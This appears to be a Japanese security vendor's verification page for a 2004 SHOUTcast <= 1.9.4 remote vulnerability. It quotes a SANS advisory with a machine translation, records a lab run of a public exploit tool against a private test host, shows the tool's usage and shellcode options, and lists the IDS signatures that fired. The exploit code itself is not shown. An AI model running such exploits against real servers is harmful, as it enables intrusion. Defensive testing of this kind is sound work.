
項目 |
|
攻撃 |
リモート |
攻撃ポート |
8000 |
対象OS |
Unix |
CVE |
調査未 |
MS |
N/A |
SP2 |
N/A |
Ebdence |
N/A |
パケット |
N/A |
SANSのコメント
SHOUTCAST <= 1.9.4 Vulnerability, Exploit Available
On December 26, 2004, Secunia released an advisory regarding a vulnerabilty in Shoutcast. We've received a report about a few sites detecting odd log entries that fit the vulnerability description, with corresponding server crashes over the past few days. An exploit was published yesterday. The solution is to update to the latest version (v.1.9.5). The advisory is available at Secunia.
2004年12月26日に、 Secunia は Shoutcast で vulnerabilty に関して助言を発表しました。 我々はこれまでの数日にわたって、対応するサーバークラッシュで、弱点記述に適している奇妙なログ項目を発見している少数のサイトについての報告を受け取りました。 exploit が昨日発表されました。
解決は最新のバージョン(v.1.9.5)に更新することです。 助言は Secunia で利用可能です。
Updated to correct the original vulnerability publication date. This is an old hole, but there seem to be a number of people still running vulnerable versions. The exploit is new, and if you're running a SHOUTcast server, check your version.
オリジナルの弱点出版日付を修正するために更新されました。 これは古い穴です、しかしまだ傷つきやすいバージョンを走らせている多くの人々がいるように思われます。 exploit は新しいです、そしてもしあなたが SHOUTcast サーバーを走らせているなら、あなたのバージョンをチェックしてください。
The default port for SHOUTcast is 8000--Dshield shows a spike in targets on the 14th and more recently.
SHOUTcast のためのデフォルトポートは8000です - Dshield は14日に、そしてもっと最近標的でスパイクを見せます。
Port8000へのアクセス推移

http://isc.sans.org/port_details.php?port=8000&repax=1&tarax=2&srcax=2&percent=N&days=40
(出展:SANS)
検証環境
優先度 |
OS |
IP |
Intruder: |
Windows2000 |
192.168.221.11 |
Victim: |
Windows2000 |
192.168.221.180 |
センサー |
ProvenitaM10 |
実証コード
[root@linux iss]# clear
[root@linux iss]# ./shoutcast
[!] Shoutcast <= 1.9.4 exploit by crash-x
[-] Usage: ./shoutcast -h <host> [options]
[!] Options:
-h Hostname you want attack (required)
-p Port of the shoutcast (default: 8000)
-t Target (default: 0)
-s How long to sleep before try connect to shell in s (default: 1)
-S How long to sleep before write the next byte of shellcode to the memory in ms (default: 7)
[!] Targets:
0 Try to determine target
1 Shoutcast 1.9.4 all Linux distros
2 Shoutcast 1.9.2 all Linux distros
[root@linux iss]# ./shoutcast -h 192.168.221.180
[root@linux iss]# ./shoutcast -h 192.168.221.180
[!] Shoutcast <= 1.9.4 exploit by crash-x
[!] Connecting to target... done!
[-] Wasnt able to determine version of server, do it yourself!
トレースソース
トレース
優先度 |
シグネチャ名 |
備考 |
Low |
HTTP_Get |
/doesntmatter |
Low |
TCP_Probe_Proxy |
|